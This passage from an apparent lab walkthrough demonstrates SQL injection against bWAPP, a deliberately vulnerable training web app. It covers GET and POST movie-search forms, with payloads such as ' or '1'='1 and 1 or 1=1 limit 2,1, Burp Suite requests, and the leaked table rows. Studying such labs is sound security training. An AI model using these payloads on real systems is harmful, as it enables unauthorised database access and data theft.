The Amazing Spider-Man	2012	Peter Parker	action	Link

Step 16: Navigate to Select based on GET request. Click on "Choose your bug" dropdown, select "Select based on GET request" and click on "Hack" button.



SQL Injection (GET/Select):

/ SQL Injection (GET/Select) /


Select a movie:

Title	Release	Character	Genre	IMDb

Step 17: Click on the Go button.

bwAPP - SQL Injection x +

192.121.86.3/sql_2.php?movie=1&action=go

bwAPP 
an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Credits Blog

/ SQL Injection (GET/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link

The value id will appear in the "movie" GET parameter.

SQL Query: select * from movies where id = <value>

Step 18: Identifying vulnerability.


Injecting Single Quote (') in the input field.

Payload: '

The payload will result in the following SQL Query:


Query: select * from movies where id = '

The above query has an unclosed single quote which results in an invalid query.



Step 19: Injecting payload to retrieve data from the table.

Payload: 1 or 1=1



The payload will result in the following SQL Query:

Query: select * from movies where id = 1 or 1 = 1


ID column value is matched to 1 which might return false, however as an always true (1=1) condition is present in the OR clause, the overall condition will result in true. And therefore all of the data present in the table will be retrieved.

Since only 1 record is retrieved, it can be assumed that there is a server side check which returns only the 1'st row.

Step 20: Retrieving other records from the table.

Payload: 1 or 1=1 limit 2,1

Query: select * from movies where id = 1 or 1=1 limit 2,1




The query will retrieve data from the third row of the table. The first input to limit clause represents the row number to select (starting from zero). The second input represents the number of rows to fetch. In this query, limit (2,1) returns 1 row starting from 3rd row.


Step 21: Similarly other records from the table can be fetched.

Payload: 1 or 1=1 limit 3,1

Query: select * from movies where id = 1 or 1=1 limit 3,1



Step 22: Navigate to Search based on POST request. Click on "Choose your bug" dropdown, select "Search based on POST request" and click on "Hack" button.



SQL Injection (POST/Search):

/ SQL Injection (POST/Search) /


Search for a movie:

Title	Release	Character	Genre	IMDb

Step 23: Enter any string in input and click on "Search" button.

bWAPP - SQL Injection x +

192.121.86.3/sqli_6.php

bWAPP 
an extremely buggy web app !

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Blog](#)

/ SQL Injection (POST/Search) /

Search for a movie:


Title	Release	Character	Genre	IMDb
No movies were found!				

The input will not appear in the GET parameter.

Step 24: Configuring Firefox to use Burp Proxy. Click on the Fox icon and select "Burp Suite".




Step 25: Starting Burp Suite. Navigate to Web Application Analysis menu and select burpsuite.



Step 26: On the bWAPP page, enter any value in the input field, click on "search" button and the request will be intercepted.



Step 27: Changing the font size of burp suite. Navigate to Display tab under "User Option".



Set the font size to 17 for User Interface and HTTP Message Display.

Step 28: Navigate to the Proxy tab and send the request to repeater.

The screenshot shows the Burp Suite interface with the Proxy tab selected. The top navigation bar includes Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User options. Below this, the Intercept tab is active, showing a request to http://192.121.86.3:80. The request is displayed in the Raw tab, showing a POST request to /sqli_6.php. A context menu is open over the request, with the 'Send to Repeater' option highlighted. The menu also includes options like 'Send to Intruder', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Request in browser', and 'Engagement tools [Pro version only]'.

```
1 POST /sqli_6.php HTTP/1.1
2 Host: 192.121.86.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.121.86.3/sqli_6.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 25
10 Connection: close
11 Cookie: security_level=0; PHPSESSID=1hdln98env7v
12 Upgrade-Insecure-Requests: 1
13
14 title=hello&action=search
```

Step 29: Click on the Repeater tab.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The top navigation bar includes Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User options. The Repeater tab shows a list of requests, with the first request selected. The request is displayed in the Raw tab, showing a POST request to /sqli_6.php. The response is displayed in the Response tab, showing a raw response.

```
1 POST /sqli_6.php HTTP/1.1
2 Host: 192.121.86.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.121.86.3/sqli_6.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 25
10 Connection: close
11 Cookie: security_level=0; PHPSESSID=1hdln98env7vvoe0gaoc875h644
12 Upgrade-Insecure-Requests: 1
13
14 title=hello&action=search
```

The input is present in the "title" POST request.

Step 30: Identifying vulnerability.

Injecting Single Quote (') in the input field.


Payload: '

The payload will result in the following SQL Query:

Query: select * from movies where title like '%"'

The above query has an unclosed single quote which results in an invalid query.

Request Tab:



```
1 POST /sql_i_6.php HTTP/1.1
2 Host: 192.121.86.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
  Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.121.86.3/sql_i_6.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 21
10 Connection: close
11 Cookie: security_level=0; PHPSESSID=1hdln98env7v0e0gaoc875h644
12 Upgrade-Insecure-Requests: 1
13
14 title='&action=search
```


Response Tab:



```
67 <form action="/sqli_6.php" method="POST">
68
69   <p>
70
71     <label for="title">Search for a movie:</label>
72     <input type="text" id="title" name="title" size="25">
73
74     <button type="submit" name="action" value="search">Search</button>
75
76   </p>
77
78 </form>
79
80 <table id="table_yellow">
81
82   <tr height="30" bgcolor="#ffb717" align="center">
83
84     <td width="200"><b>Title</b></td>
85     <td width="80"><b>Release</b></td>
86     <td width="140"><b>Character</b></td>
87     <td width="80"><b>Genre</b></td>
88     <td width="80"><b>IMDb</b></td>
89
90   </tr>
91
92   <tr height="50">
93
94     <td colspan="5" width="580">Error: You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use near '' at line 1
```

The injected payload results in SQL error.

Step 31: Injecting payload to retrieve all data from the table.

Payload: ' or '1'='1

The payload will result in the following SQL Query:

Query: select * from movies where title like '% ' or '1'='1%

Title column value is matched to an empty string which will return true, The second condition ('1'='1%') condition present in the OR clause will also return true, the overall condition will result in true. And therefore all of the data present in the table will be retrieved.


Response

Raw	Headers	Hex	HTML	Render
-----	---------	-----	------	--------

```
102 <tr height="30">
103
104     <td>Iron Man</td>
105     <td align="center">2008</td>
106     <td>Tony Stark</td>
107     <td align="center">action</td>
108     <td align="center"><a href="http://www.imdb.com/title/tt0371746" target="_blank">Link</a></td>
109
110 </tr>
111
112 <tr height="30">
113
114     <td>Man of Steel</td>
115     <td align="center">2013</td>
116     <td>Clark Kent</td>
117     <td align="center">action</td>
118     <td align="center"><a href="http://www.imdb.com/title/tt0770828" target="_blank">Link</a></td>
119
120 </tr>
121
122 <tr height="30">
123
124     <td>Terminator Salvation</td>
125     <td align="center">2009</td>
126     <td>John Connor</td>
127     <td align="center">sci-fi</td>
128     <td align="center"><a href="http://www.imdb.com/title/tt0438488" target="_blank">Link</a></td>
129
130 </tr>
```

② < > Type a search term 0 matches

Step 32: Turn off the intercept in burp suite and Navigate to Select based on POST request. Click on "Choose your bug" dropdown, select "Select based on POST request" and click on "Hack" button.



SQL Injection (POST/Search):

/ SQL Injection (POST/select) /

Select a movie:

Title	Release	Character	Genre	IMDb

Step 33: Turn on the intercept and click on "Go" button.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.121.86.3:80

Raw Params Headers Hex

```
1 POST /sqli_13.php HTTP/1.1
2 Host: 192.121.86.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.121.86.3/sqli_13.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 17
10 Connection: close
11 Cookie: security_level=0; PHPSESSID=1hdln98env7v0e0gaoc875h644
12 Upgrade-Insecure-Requests: 1
13
14 movie=1&action=go
```

The selected option was the first one, hence the value sent in "movie" POST parameter is 1.

Step 34: Send the request to repeater.

Request Tab:

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User option

1 x 2 x ...

Send Cancel < >

Request

Raw Params Headers Hex

```
1 POST /sqli_13.php HTTP/1.1
2 Host: 192.121.86.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.121.86.3/sqli_13.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 17
10 Connection: close
11 Cookie: security_level=0; PHPSESSID=1hdln98env7voe0gaoc875h644
12 Upgrade-Insecure-Requests: 1
13
14 movie=1&action=go
```

Step 35: Inject the payload to retrieve data from the table.

Payload: 1 or 1=1 limit 2,1

Query: select * from movies where id = 1 or 1=1 limit 2,1

Send Cancel < >

Request

Raw Params Headers Hex

```
1 POST /sqli_13.php HTTP/1.1
2 Host: 192.121.86.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.121.86.3/sqli_13.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 35
10 Connection: close
11 Cookie: security_level=0; PHPSESSID=1hdln98env7voe0gaoc875h644
12 Upgrade-Insecure-Requests: 1
13
14 movie=1 or 1=1 limit 2,1 &action=go
```


Response Tab:

```
Response
Raw Headers Hex HTML Render
90      </form>
91
92      <table id="table_yellow">
93
94      <tr height="30" bgcolor="#ffb717" align="center">
95
96          <td width="200"><b>Title</b></td>
97          <td width="80"><b>Release</b></td>
98          <td width="140"><b>Character</b></td>
99          <td width="80"><b>Genre</b></td>
100         <td width="80"><b>IMDb</b></td>
101
102     </tr>
103
104     <tr height="30">
105
106         <td>Man of Steel</td>
107         <td align="center">2013</td>
108         <td>Clark Kent</td>
109         <td align="center">action</td>
